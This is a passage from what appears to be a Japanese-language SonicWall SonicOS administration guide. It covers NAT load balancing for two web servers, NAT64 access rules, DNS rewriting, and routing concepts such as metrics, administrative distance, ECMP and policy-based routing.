1 対多 NAT 負荷分散ポリシーのより具体的な例については、「2 台のウェブ サーバの NAT 負荷分散の設定」を参照してください。

2 台のウェブ サーバの NAT 負荷分散ポリシーの作成

これは、1 対多 NAT 負荷分散ポリシーのより具体的な例です。この例で NAT 負荷分散を設定するには、次の作業を行います。

- [ロギングのログと名前解決の有効化](#)
- [アドレス オブジェクトとアドレス グループの作成](#)
- [受信 NAT 負荷分散ポリシーの作成](#)
- [送信 NAT ポリシーの作成](#)
- [アクセス ルールの作成](#)
- [NAT 負荷分散設定の確認とトラブルシューティング](#)

ロギングのログと名前解決の有効化

① | **重要:**すべての種別のログの記録、およびログの名前解決を有効にすることを強くお勧めします。

ログを有効にするには、以下の手順に従います。

1. 「デバイス | ログ > 設定 | 属性の編集」ページに移動します。

The screenshot shows the '種別の編集 'Log'' configuration page. At the top, there is a dropdown menu for 'イベント優先順位' (Event Priority) set to 'デバッグ' (Debug). Below this is a section for '有効 頻度フィルタ間隔' (Enabled Frequency Filter Interval). It contains three rows, each with a checked checkbox and a text input field set to '複数の値' (Multiple values) and '秒' (seconds):
1. 'イベントをログ監視に表示' (Display events in log monitoring)
2. '電子メール警告としてイベントを送信' (Send events as email alerts)
3. 'Syslog 経由でイベントを報告' (Report events via Syslog)
Below these is a text input field for 'この Syslog サーバプロファイルの使用' (Use this Syslog server profile) with an information icon. Next is a checked checkbox for 'ログダイジェストにイベントを含める' (Include events in log digests). This is followed by a text input field for '電子メールアドレスにログダイジェストを送信' (Send log digests to email address) and a '変更しない' (Do not change) toggle switch that is currently turned on. At the bottom, there is a text input field for '電子メールアドレスに警告を送信する' (Send alerts to email address) and a '色の設定を変更しない' (Do not change color settings) toggle switch that is currently turned on. At the bottom right, there are two buttons: 'キャンセル' (Cancel) and '保存' (Save).

2. 「Model Content Event Priority (モデル内容のイベント優先順位)」ドロップダウンメニューから「デバッグ」を選択します。
3. 「イベントをログ監視に表示」および他の適切な設定で「有効」を選択します。
① **ヒント:** デバッグレベルのログは初期の設定およびトラブルシューティングの目的に限って使用し、設定が完了した時点で、ログレベルを実際のネットワーク環境に合った適切なレベルに設定し直すことをお勧めします。
4. 「更新」をクリックします。
5. 「デバイス | ログ > 設定」ページで「適用」をクリックすると、変更内容が保存されて有効になります。

ログの名前解決を有効にするには、以下の手順を実行します。

1. 「デバイス | ログ > 名前解決」ページに移動します。
2. 「名前解決方法」ドロップダウンメニューで「DNS の後に NetBIOS」を選択します。「DNS の設定」セクションが表示されます。

NAME RESOLUTION SETTINGS

名前解決方法 DNS then NetBios 名前キャッシュのリセット

DNS SETTINGS

手動で DNS サーバを指定する

ログ名前解決用 DNS サーバ1

ログ名前解決用 DNS サーバ2

ログ名前解決用 DNS サーバ3

WAN ゾーンと同じ DNS サーバ設定にする

ログ名前解決用 DNS サーバ1

ログ名前解決用 DNS サーバ2

ログ名前解決用 DNS サーバ3

キャンセル 適用

3. 「WAN ゾーンと同じ DNS サーバ設定にする」オプションを選択します。「ログ名前解決用 DNS サーバ」の各フィールドの値は自動的に設定され、変更できません。
4. 「適用」をクリックすると、変更内容が保存されて有効になります。

アドレスオブジェクトとアドレスグループの作成

アドレスオブジェクトとアドレスグループを作成するには、以下の手順に従います。

1. 「オブジェクト | 一致オブジェクト > アドレス」ページに移動します。
2. 両方の内部ウェブ サーバ用のアドレスオブジェクトと、外部ユーザがサーバへのアクセスに使用する仮想 IP を作成します。例:

アドレスオブジェクト設定

アドレスオブジェクト設定

名前

ゾーンの割り当て DMZ ▼

種別 ホスト ▼

IP アドレス

キャンセル 保存

アドレス オブジェクト設定

アドレス オブジェクト設定

名前	<input type="text" value="www-two"/>
ゾーンの割り当て	<input type="text" value="DMZ"/>
種別	<input type="text" value="ホスト"/>
IP アドレス	<input type="text" value="192.168.200.220"/>

アドレス オブジェクト設定

アドレス オブジェクト設定

名前	<input type="text" value="www-public"/>
ゾーンの割り当て	<input type="text" value="WAN"/>
種別	<input type="text" value="ホスト"/>
IP アドレス	<input type="text" value="204.180.153.150"/>

3. 「アドレス グループ」ビューをクリックします。「+ 追加」をクリックします。
4. `www_group` という名前のアドレス グループを作成し、先ほど作成した 2 つの内部サーバ アドレス オブジェクトを追加します。例:



受信 NAT 負荷分散ポリシーの作成

受信 NAT 負荷分散ポリシーを設定するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー > NAT ルール」ページに移動します。
2. 「+ 名前」をクリックし、先ほど作成したアドレスグループに変換される仮想 IP にアクセスしようとするすべてのユーザを許可する、www_group の受信 NAT ポリシーを作成します。「一般」の設定を以下に示します。



① | **補足:** この段階では、まだ NAT ルールの保存は行わないでください。

3. 「詳細」を選択します。「NAT 方式」の「詳細」ビューで、「NAT 方式」として「スティッキー IP」を選択します。
4. 「高可用性」で、「プローブを有効にする」を選択します。
5. 「プローブ種別」で、ドロップダウンリストから「TCP」を選択し、「ポート」フィールドに 80 を入力します。
これにより、SonicOS は TCP ポート 80 を監視してサーバが正常に動作、応答しているかを確認します（このポートはユーザのアクセス先です）。
6. 「更新」をクリックすると、変更内容が保存されて有効になります。
 - ① **補足:** 次の作業に進む前に、ログと状況のページをチェックして、リソースが検出済みであること、およびリソースがオンライン状態であることを示すログが記録されていることを確認してください。正常ならば、「ネットワーク監視： ホスト 192.160.200.220 はオンラインです」(IP アドレスは実際に使用されている値になります) というメッセージが含まれている 2 件の警告がファイアウォール イベントとして表示されます。この 2 つのメッセージが表示されていない場合は、これまでの手順が適切に実行されているか確認してください。
7. 「閉じる」を選択します。

送信 NAT ポリシーの作成

対応する送信 NAT ポリシーを設定するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー > NAT ルール」ページに移動します。
2. 「+ 名前」をクリックし、WAN インターフェース (既定では X1 インターフェース) 経由でリソースにアクセスする際の内部サーバの仮想 IP への変換を許可する、www_group の発信 NAT ポリシーを作成します。「一般」設定を以下に示します。「詳細」設定は必要ありません。

NAT ルールの追加

名前 LB_Outbound 種類 IPv4 IPv6 NAT 64

タグ タグは 3 つまで追加できます。区切るにはコンマ (,) を使用します。 有効

コメント NAT ルールの短い説明を記述します...

オリジナル 変換後 詳細 / 動作

変換前の送信元 www-group

変換前の送信先 すべて

変換前のサービス HTTP

着信インターフェース すべて

発信インターフェース X1

図の表示 キャンセル 追加

アクセス ルールの作成

アクセス ルールを設定するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー > アクセス ルール」ページに移動します。
2. 「+ ルールの追加」をクリックして、ウィザードを起動し、外部からのトラフィックに仮想 IP 経由での内部ウェブサーバへのアクセスを許可するアクセス ルールを作成します。

3. 「適用」をクリックしてアクセスルールを作成し、「次へ」をクリックしてウィザードの処理を続行します。
4. 「閉じる」をクリックしてダイアログを閉じます。

NAT 負荷分散設定の確認とトラブルシューティング

WAN を経由しないコンピュータのブラウザを使用して、内部 ウェブ サーバの 1 つでホストされているウェブ ページに HTTP 経由で接続して作業をテストします。仮想 IP 経由で接続する必要があります。

- ① **補足:** 1 つ以上の SonicWall SMA 装置の負荷を分散する場合は、許可されたサービスとして HTTP ではなく HTTPS を使用して、これらの手順を繰り返します。

ウェブ サーバに対するアクセスが正常に行われていないと思われる場合は、「ポリシー | ルールとポリシー > アクセスルール」ページに移動し、問題のウェブ サーバの横にある展開用の矢印をクリックして、そのサーバのトラフィック統計を表示します。

ルールが正しく設定されていない場合には、受信バイトと送信バイトの統計情報はまったく表示されませんが、正常に機能している場合は、負荷分散対象リソースに対する外部からのアクセスが成功するたびに、これらのバイト数が増加するのを確認できます。

最後に、ログと状況のページをチェックして、オフラインのホストがあることを示すネットワーク監視からの (黄色の) 警告が表示されていないか確認する必要があります。正常にアクセスできない場合は、負荷分散用に設定されているすべてのリソースがファイアウォールから到達不能になっているおそれがあり、その場合には、それらのリソースがオフラインでサービス停止の状態にあることが監視メカニズムによって検出されている可能性があります。負荷分散用のリソース、およびそれらとファイアウォール間のネットワーク接続の状態をチェックして、それらが正常に機能していることを確認してください。

NAT64 ポリシーのための WAN から WAN へのアクセスルールの作成

IPv6 専用クライアントが IPv4 クライアント/サーバに対する接続を開始しても、NAT64 トランスレータに届く IPv6 パケットは、次のように通常の IPv6 パケットのように見えます。

- 送信元ゾーンは LAN。
- 送信先ゾーンは WAN。

これらのパケットは、NAT ポリシーによって処理された後、IPv4 パケットに変換され、再び SonicOS によって処理されます。この時点で、これらのパケットのソースゾーンは WAN であり、宛先ゾーンは元の IPv6 パケットと同じです。これらの IPv4 パケットのキャッシュがまだ作成されていない場合、これらのパケットはポリシー検査を受けます。これらのパケットがドロップされないようにするには、WAN から WAN への許可アクセスルールを設定する必要があります。

WAN から WAN へのアクセスルールを作成するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー > アクセスルール」ページに移動します。

検索		既定とユーザ定義		IPv4 と IPv6		すべてのゾーン → すべてのゾーン		動作中と無動作		使用中と未使用		ルールのリセット		: クスボ		再表示		グリッド設定	
一般	ゾーン	アドレス		サービス		ユーザ		スケジュール											
名前	動作	送信元	送信先	送信元	送信先	サービス	包含ユーザ	除外ユーザ	スケジュール										
▶ 1 (M)	0	Default Access Rule_1	LAN	LAN	すべて	すべての X2 管理 IP	SNMP	すべて	なし	常に有効									
▶ 2 (M)	13	Default Access Rule_2	LAN	LAN	すべて	すべての X2 管理 IP	Ping	すべて	なし	常に有効									
▶ 3 (M)	0	Default Access Rule_3	LAN	LAN	すべて	すべての X2 管理 IP	SSH 管理	すべて	なし	常に有効									
▶ 4 (M)	0	Default Access Rule_4	LAN	LAN	すべて	すべての X2 管理 IP	HTTPS 管理	すべて	なし	常に有効									
▶ 5 (M)	0	Default Access Rule_5	LAN	LAN	すべて	すべての X2 管理 IP	HTTP 管理	すべて	なし	常に有効									
▶ 6 (M)	0	Default Access Rule_6	LAN	LAN	すべて	すべての X2 管理 IP	Ping	すべて	なし	常に有効									
▶ 7 (M)	0	Default Access Rule_7	LAN	LAN	すべて	すべての X2 管理 IP	HTTPS 管理	すべて	なし	常に有効									
▶ 8 (M)	0	Default Access Rule_8	LAN	LAN	すべて	すべての X2 管理 IP	HTTP 管理	すべて	なし	常に有効									
▶ 9 (M)	0	Default Access Rule_9	LAN	LAN	すべて	すべて	すべて	すべて	なし	常に有効									
▶ 10 (M)	13.1k	Default Access Rule_10	LAN	WAN	すべて	すべて	すべて	すべて	なし	常に有効									
▶ 11 (M)	0	Default Access Rule_11	LAN	DMZ	すべて	すべて	すべて	すべて	なし	常に有効									
▶ 12 (M)	0	Default Access Rule_12	LAN	VPN	WAN リモートアクセス	すべて	すべて	すべて	なし	常に有効									
▶ 13 (M)	0	Default Access Rule_13	LAN	VPN	WAN リモートアクセス	すべて	すべて	すべて	なし	常に有効									
▶ 14 (M)	0	Default Access Rule_14	LAN	WLAN	すべて	すべて	すべて	すべて	なし	常に有効									
▶ 15 (M)	0	Default Access Rule_15	LAN	LAN	すべて	すべて	すべて	すべて	なし	常に有効									
▶ 16 (M)	0	Default Access Rule_16	WAN	LAN	すべて	すべて	すべて	すべて	なし	常に有効									
▶ 17 (M)	0	Default Access Rule_17	WAN	WAN	すべて	すべての X1 管理 IP	SNMP	すべて	なし	常に有効									
▶ 18 (M)	1	Default Access Rule_18	WAN	WAN	すべて	すべての X1 管理 IP	Ping	すべて	なし	常に有効									
▶ 19 (M)	0	Default Access Rule_19	WAN	WAN	すべて	すべての X1 管理 IP	SSH 管理	すべて	なし	常に有効									
▶ 20 (M)	42.7k	Default Access Rule_20	WAN	WAN	すべて	すべての X1 管理 IP	HTTPS 管理	すべて	なし	常に有効									

2. 「+ ルールの追加」をクリックします。「アクセスルールの作成」ウィザードが表示されます。

ルールの追加

名前:

説明:

動作: 許可 禁止 検索

種類: IPv4 IPv6

優先順位:

スケジュール:

有効:

送信元/送信先

セキュリティプロファイル

トラフィックシェーピング

ログ

オプション設定

送信元

ゾーン/インターフェイス:

アドレス:

ポート/サービス:

送信先

ゾーン/インターフェイス:

アドレス:

ポート/サービス:

ユーザ

包含:

除外:

TCP / UDP

TCP 無動作タイムアウト: 分

UDP 無動作タイムアウト: 秒

既の表示:

キャンセル 追加

3. 以下のオプションを設定します。

オプション	値
動作	許可
変更前:	WAN
変更後:	WAN
送信元ポート	すべて
サービス	すべて
送信元	すべての WAN IP 補足: 「すべての WAN IP」は、ファイアウォールの WAN インターフェースに属するすべての WAN IP アドレスを含む SonicOS によって作成される既定のアドレスグループです。「すべての WAN IP」は設定できません。
包含ユーザ	すべて
除外ユーザ	なし
スケジュール	常に有効
コメント	サービスを問わない任意のネットワーク間の IPv4 (オプション)
他のすべてのオプション	そのままにしておくか、必要に応じて適宜設定します。

4. 「適用」をクリックし、「次へ」をクリックしてウィザードの処理を続行します。
5. 「閉じる」を選択します。

DNS 改竄

はじめに

DNS 改竄では、クライアントが正しいサーバ IP アドレスに接続できるように、ファイアウォールがドメイン ネーム システム (DNS) 応答に埋め込まれた IP アドレスを変更できます。具体的には、DNS 改竄によって次の 2 つの機能が実行されます。


- DNS クライアントがプライベート インターフェース上にあるとき、DNS 応答内のパブリックアドレスをプライベートアドレスに変換する。
- DNS クライアントがパブリック インターフェース上にあるとき、プライベートアドレスをパブリックアドレスに変換する。

DNS 改竄の設定

DNS 改竄機能の使用が必要になる状況は 2 種類あります。


その 1 つを「**クライアント内部**」の図に示します。このシナリオでは、ローカル クライアントとローカル アプリケーション サーバがどちらも装置のインターフェースの内側に配置されており、クライアントが利用する DNS サーバは別のパブリック ネットワーク上にあります。クライアントが URL を使ってサーバにアクセスする場合、DNS サーバはアプリケーション サーバのパブリックアドレスをクライアントに返します。その場合、クライアントはそのパブリックアドレスを使ってローカル サーバにアクセスすることができません。

クライアント内部



「クライアント外部」は、もう1つの状況を示しています。DNS サーバとアプリケーション サーバは、装置のインターフェースの内側にあります。外部のクライアントがアプリケーション サーバにアクセスしようとする、クライアントが利用する DNS サーバは、プライベート アドレスを渡します。しかし、外部のクライアントはそのプライベート アドレスを使ってサーバにアクセスすることができません。

クライアント外部



ルーティング ルール

SD-WAN ルーティングおよびルート ポリシーについては、「SD-WAN ルート ポリシーの設定」を参照してください。

トピック:

- [ルーティングについて](#)
 - [メトリックと管理距離](#)
 - [ルート通知](#)
 - [EGMP ルーティング](#)
 - [ポリシーベース ルーティング](#)
 - [ポリシーベース TOS ルーティング](#)
 - [PBR のメトリックベースの優先順位](#)
 - [ポリシー ベースのルーティングと IPv6](#)
 - [OSPF および RIP の高度なルーティング サービス](#)
 - [ドロップトンネル インターフェース](#)
 - [アプリベースのルーティング](#)
- [ルールとポリシー > ルート ポリシー](#)

ルーティングについて

SonicWall セキュリティ装置は、以下のルーティング プロトコルをサポートしています。

- [RIPv1 \(ルーティング情報プロトコル\)](#)
- [RIPv2](#)
- [OSPFv2 \(オープン ショーテスト パス ファースト\)](#)
- [OSPFv3](#)
- [PBR \(ポリシーベース ルーティング\)](#)

トピック:

- [メトリックと管理距離](#)
- [ルート通知](#)
- [ECMP ルーティング](#)
- [ポリシーベース TOS ルーティング](#)
- [PBR のメトリックベースの優先順位](#)
- [ポリシー ベースのルーティングと IPv6](#)
- [OSPF および RIP の高度なルーティング サービス](#)
- [ポリシー ベースのルーティングと IPv6](#)

メトリックと管理距離

メトリックと管理距離は、ネットワーク パフォーマンス、可読性、回路選択に影響します。

メトリックについて

メトリックとは、静的ルートおよび動的ルートに割り当てられる重み付けされたコストのことです。メトリックにより、複数のルートのうち最良のもの、通常はメトリックが最小のゲートウェイが決定されます。通常、このゲートウェイがデフォルトゲートウェイです。

メトリックは 1 から 254 までの値で指定します。「[メトリック値の説明](#)」を参照してください。低い値の方が適切と見なされ、高い値よりも優先されます。SonicOS は、直接接続されたインターフェース、静的にエンコードされたルート、および動的な IP ルーティング プロトコルに対して Cisco が定義したメトリック値に準拠しています。

メトリック値の説明

メトリック値	説明
1	静的ルート
5	EIGRP Summary
20	External BGP
90	EIGRP
100	IGRP
110	OSPF
115	IS-IS
120	RIP
140	EGP
170	External EIGRP
200	内部 BGP

管理距離について

管理距離は、送信元が異なる 2 つの同一ルートがある場合にルートの送信元としてどちらを使用するかに影響を与える値です。管理距離の値が小さいほど、そのルートの信頼度は高くなります。

設定された管理距離は、次のためのルート選択時に ZebOS コンポーネントでのみ使用されます。

- PBR 内への登録
- ある静的ルートが特定のルーティング プロトコルから受け取ったルートと競合した際の、他のルーティング プロトコルへの再配布

管理距離は、PBR 自身内でのルートの優先順位付けには使用されません。そのため、動的ルーティングが使用中でない限り、静的ルートに対して設定されている管理距離には影響力がありません。動的ルーティングが使用されている場合、管理距離は、PBR で定義されている静的ルートと、OSPF、RIP、BGP などのプロトコルから受け取る可能性がある、その他の点では等価な動的ルートとを比較するために使用できるメカニズムを提供します。既定では、ネットワーク サービス モジュール (NSM) 内に挿入された PBR 静的ルートの管理距離は、PBR ルートで定義されているメトリックと等しくなります。必要に応じて、各静的ルートの管理距離は、管理距離に対する個別値の入力時に、異なる値に設定できます。

例えば、単純な (送信先のみ) 静的ルート (例: 送信先 = 14.1.1.0/24) がメトリック 10 で定義されていて、管理距離が既定値である「自動」に設定されている場合、このルートは管理距離とメトリック 10 を用いて NSM 内に登録されます。

ここで、同じ 14.1.1.0/24 へのルートを RIP と OSPF の両方から受け取ったと仮定します。RIP ルートは既定の管理距離 120 を、OSPF ルートは 110 を持つため、既定の管理距離 (= メトリック) が 10 である静的ルートは、どちらのルートよりも優先されます。そのため、NSM は OSPF および RIP ルートのどちらも PBR 内に登録しません。しかし、静的ルートの管理距離が 115 に設定されていたとすると (メトリックは 10 のまま)、OSPF ルート (管理距離 110) は静的ルートよりも優先されますが、RIP ルートが静的ルートよりも優先されることはありません。OSPF ルートが存在しなくなったとした場合、NSM は OSPF ルートを削除しますが、RIP ルートについては、120 の管理距離 (AD) が静的ルートの 115 AD よりも大きいため、登録されることはありません。

上記のどちらのケースでも、静的ルートは依然として PBR で優先されます。NSM から PBR 内に登録された既定以外のすべてのルートはメトリック 110 で追加されており、この値は静的ルートのメトリック 10 よりも大きいからです。

静的ルートで 110 という管理距離と “メトリック > 110” を満たすメトリックが使用されている場合、NSM に渡されたメトリック値は、OSPF がこの静的ルートと競合する任意の OSPF ルートの OSPF メトリック (またはコスト) との比較を行う際に OSPF によって使用されます。

ルート通知

SonicWall セキュリティ装置は、RIPv1 または RIPv2 を使用して、その静的ルートおよび動的ルートをネットワーク上の他のルータに通知します。セキュリティ装置とリモート VPN ゲートウェイとの間で VPN トンネルの状況が変化した場合にも、RIPv2 で通知します。ご利用のルータの機能または設定に基づき、次のいずれかを選択します。

- RIPv1。プロトコルの初期バージョンであり、機能が少なく、マルチキャストではなくブロードキャストを使ってパケット送信を行います。
- RIPv2。プロトコルの後継バージョンであり、近隣ルータへのルーティング テーブルのマルチキャスト時のサブネット情報や、ルート学習のためのルート タグを含めます。RIPv2 パケットは下位互換性があり、マルチキャスト パケットのリッスンするオプションを提供する一部の RIPv1 実装でも受け付けることができます。

「RIPv2 有効 (ブロードキャスト)」を選択すると、パケットをマルチキャストする代わりにブロードキャストします。これは RIPv1 ルータと RIPv2 ルータが混合する異機種ネットワークに適しています。

ECMP ルーティング

SonicOS はイコールコスト マルチパス (ECMP) ルーティングをサポートしています。これは、パケットのルーティングをコストが等しい複数のパスに沿って行うための手法です。転送エンジンは、ネクストホップによってパスを識別します。パケットの転送時、ルータはどのネクストホップ (パス) を使用するかを決定する必要があります。マルチパスルーティングは、大半のルーティングプロトコルと組み合わせて使用できます。

SonicOS では、ECMP ルーティングを使用して、特定のルートの送信先に対して複数のネクストホップを指定できます。大量の要件がある環境では、そうすべき理由がいくつかあります。ルータはほとんどの場合、1つの ISP しか使用しませんが、何らかの理由で最初の ISP に問題が生じた場合に別の ISP に切り替える可能性があります。マルチパスのもう1つの用途は、スタンバイ状態のパスを維持し、帯域幅の要求が事前に定義されたしきい値を上回った場合に限りそのパスを有効にすることです。SonicOS は最大 4 つのネクストホップパスをサポートします。

オープン ショーテスト パス ファースト (OSPF) や中間システム間連携 (ISIS) など、さまざまなルーティングプロトコルで ECMP ルーティングが明示的に許可されています。一部のルータ実装では、RIP やその他のルーティングプロトコルでのイコールコスト マルチパスの使用も可能です。

ポリシーベース ルーティング

単純な静的ルーティング エントリには、特定の条件に一致するトラフィックの処理方法を指定します。条件には、送信先アドレス、送信先ネットマスク、トラフィックを転送するゲートウェイ、そのゲートウェイがあるインターフェース、ルート メトリックなどがあります。この静的ルーティングはほとんどの静的要件を満たしますが、送信先アドレスを指定している場合에만転送可能となります。

ポリシーベース ルーティング (PBR) を使用すると、拡張静的ルートを作成して、トラフィックをさらに柔軟かつきめ細かく処理できます。SonicOS PBR では、送信元アドレス、送信元ネットマスク、送信先アドレス、送信先ネットマスク、サービス、インターフェース、およびメトリックに基づいて照合を行うことができます。このルーティングを使用すると、多数のユーザ定義変数に基づいて、転送元から転送先に至るルートを完全に制御できます。

PBR は完全修飾ドメイン名 (FQDN) をサポートしています。FQDN は PBR エントリの送信元や送信先としては使用可能です。PBR エントリは高度なルーティングプロトコルに再配布できます。

ポリシーベース TOS ルーティング

サービス種別 (TOS) および TOS マスク値によってポリシーベース ルーティング (PBR) ポリシーを定義する場合、SonicOS ではポリシーベースの TOS (サービス種別) ルーティングがサポートされます。TOS およびマスク値が定義されている場合、これらの値は、ルート一致の検索時に、関連付けられている IP パケットの TOS/DSCP フィールド (IP ヘッダー内) と比較されます。

TOS 値は IP パケット ヘッダー内の 8 ビット フィールドと比較されます (このヘッダーの詳細については、差別化サービスに関する RFC 2474、および明示的輻輳通知に関する RFC 2168 を参照してください)。TOS 値は、定量的なパフォーマンス要件 (ピーク帯域幅など) や、相対パフォーマンスに基づく要件 (クラスによる差別化など) に関連するサービスを定義するために使用できます。

TOS ルーティングは既存の SonicOS QoS マーキングとは異なります。後者はパケットのルーティングに影響せず、受信パケットの TOS フィールドに基づいた異なる形でのパケットの転送を行うことができません。TOS ルーティングでは、ポリシー ルートによる TOS 値/TOS マスクのペアの定義を許可して、受信パケットとの比較によって転送を差別化できるようにすることで、この機能を実現しています。TOS ルーティングはパケットがセキュリティ装置に入るときにのみ適用されます。

TOS ルーティングでは、送信元 IP、送信先 IP、およびサービス値がそれぞれ同一で TOS 値/TOS マスク値が異なる、複数のポリシー ルートを定義することができます。これにより、TOS フィールドがマークされたパケットを、受信パケット内の TOS フィールドの値に基づいて異なる形で転送できます。

SonicOS よりも前に定義されたどの PBR ポリシー ルートにも、TOS/TOS マスク用に定義された値はありません。同様に、TOS/TOS マスクフィールドの既定値は 0 になっています (値が定義されていません)。

0 以外の TOS 値を持つポリシー ルートの優先順位は、送信先のみ単純なすべてのルートよりも高くなりますが、送信元またはサービスを定義しているどのポリシー ルートよりも低くなります。2 つの TOS ポリシー ルートを比較する場合、送信元、送信先、サービス値が (定義済みであれ未定義であれ) どちらも同じとすると、1 に設定されている TOS マスクビットの数がより多い TOS ルートのほうが、設定されている TOS マスクビット数の少ない TOS ルートよりも優先されます。

PBR ルートの一般的な優先順位 (高いものから低いものへの順) は、TOS に対して「すべて」でも 0 でもない値が定義されているポリシー フィールドに基づき、次のようになります。

- 送信先、送信元、サービス、TOS
- 送信先、送信元、サービス
- 送信先、送信元、TOS
- 送信先、送信元
- 送信先、サービス、TOS
- 送信先、サービス
- 送信先、TOS
- 送信先
- 送信元、サービス、TOS
- 送信元、サービス
- 送信元、TOS
- 送信元
- サービス、TOS
- サービス
- TOS

PBR のメトリックベースの優先順位

SonicOS は、ポリシーベース ルーティング (PBR) でルート ポリシーに割り当てられるメトリックによる重み付けコストをサポートしています。これにより、ルートの優先順位付けにおいて既定で使用されるルート限定度よりも設定されたメトリックを優先させることができます。メトリックは 0 から 255 までの値をとります。メトリックは低い値のほうが適切と見なされ、高い値よりも優先されます。

PBR ルートの一般的な優先順位 (高いものから低いものへの順) は、TOS に対して「すべて」および 0 以外の値が定義されているポリシー フィールドに基づき、次のようになります。

- 送信先、送信元、サービス、TOS
- 送信先、送信元、サービス
- 送信先、送信元、TOS
- 送信先、送信元
- 送信先、サービス、TOS

- 送信先、サービス
- 送信先、TOS
- 送信先
- 送信元、サービス、TOS
- 送信元、サービス
- 送信元、TOS
- 送信元
- サービス、TOS
- サービス
- TOS

これら 15 の分類内で、ルートはさらに、定義されたルート登録の累積的な限度度に基づいて優先順位付けされます。送信元と送信先のフィールドでは、アドレスオブジェクトで表される IP アドレスの個数に基づいて限度度が測定されます。例えば、ネットワークアドレスオブジェクト 10.0.0.0/24 は、256 個の IP アドレスを表し、ネットワークアドレスオブジェクト 10.0.0.0/20 は 4096 個の IP アドレスを表します。ネットワークプレフィックスが長い /24 (24 ビット) のほうが表せるホスト IP アドレス数は少なくなり、限度度が高くなります。

メトリックで重み付けされた新しいオプションにより、ルートの優先順位付けにおいてルート限度度よりも設定されたメトリックを優先させることができます。このオプションが有効になっている場合、優先順位付けには以下の要素が次の表記順で優先的に使用されます。

1. ルートクラス (送信元、送信先、サービス、および、「すべて」および 0 以外の値を持つ TOS のフィールドの組み合わせによって決まります)
2. メトリックの値
3. 送信元、送信先、サービス、および TOS フィールドの累積的限度度

ポリシーベースのルーティングと IPv6

SonicOS の IPv6 実装の詳細については、「[IPv6](#)」を参照してください。

IPv6 に対してポリシーベースのルーティングを完全にサポートするには、「[ポリシー | ルールとポリシー > ルーティングルール](#)」でルートポリシーに対して IPv6 アドレスオブジェクトとゲートウェイを選択します。「[ルートポリシー](#)」テーブル内のエントリは、IPv4 と IPv6 との切り替えが可能です。

次世代 RIP (RIPng) は、IPv6 ベースのネットワークを通して、ルート計算のための情報を交換することを可能にする、IPv6 に対するルーティング情報プロトコルです。

ルート通知またはルートポリシーの設定については、「[ルート通知](#)」を参照してください。

OSPF および RIP の高度なルーティング サービス

SonicOS では、ポリシーベースルーティングおよび RIP 通知のほかに、高度なルーティング サービス (ARS) を有効にするオプションが用意されています。高度なルーティング サービスは、ルーティング情報プロトコル (RIPv1 - RFC1058 および RIPv2 - RFC2453) および Open Shortest Path First (OSPFv2 - RFC2328) の通知およびリッスンを全面的にサポートしています。高度なルーティング サービスを有効にするのは、この 2 つの動的ルーティングプロトコルの一方または両方をサポートする必要がある環境のみにしてください。

RIP および OSPF は、さまざまな規模のネットワークでルート決定処理を自動化するのに広く使用されている Interior Gateway Protocols (IGP) です。RIP が小規模なネットワークでよく使用されるのに対して、OSPF はそれよりも大きなネットワークで使用されます。ただし、ネットワークの規模のみを見てプロトコルの妥当性を判断するのではなく、ネットワーク速度、相互運用性要件、ネットワーク全体の複雑さなども考慮する必要があります。RIPv1 と

RIPv2 のどちらも ARS でサポートされており、両者の最大の違いは RIPv2 が VLSM (可変長サブネットマスク)、認証、およびルーティング更新をサポートしていることです。「[ルーティング情報プロトコルの違い](#)」の表は、RIPv1、RIPv2、OSPFv2/OSPFv3 の主な違いをまとめたものです。

ルーティング情報プロトコルの違い

	RIPv1	RIPv2	OSPFv2/OSPFv3
プロトコル メトリック	距離ベクトル	距離ベクトル	リンク状態
最大ホップ数	15	15	無制限
ルーティング テーブル更新	定期的にテーブル全体をブロードキャストする、収束が遅い	定期的にテーブル全体をブロードキャストまたはマルチキャストする、収束が遅い	状態が変更されたらリンク状態をマルチキャストで通知する、収束が速い
サブネット サイズのサポート	クラス (a/b/c) によるサブネットのみをサポート	クラス別のみ	VLSM
自律システム トポロジ	分割不可、フラット	分割不可、フラット	エリア ベース、セグメント化および集約が可

トピック:

- [ルーティング サービスについて](#)
- [OSPF の条件](#)

ルーティング サービスについて

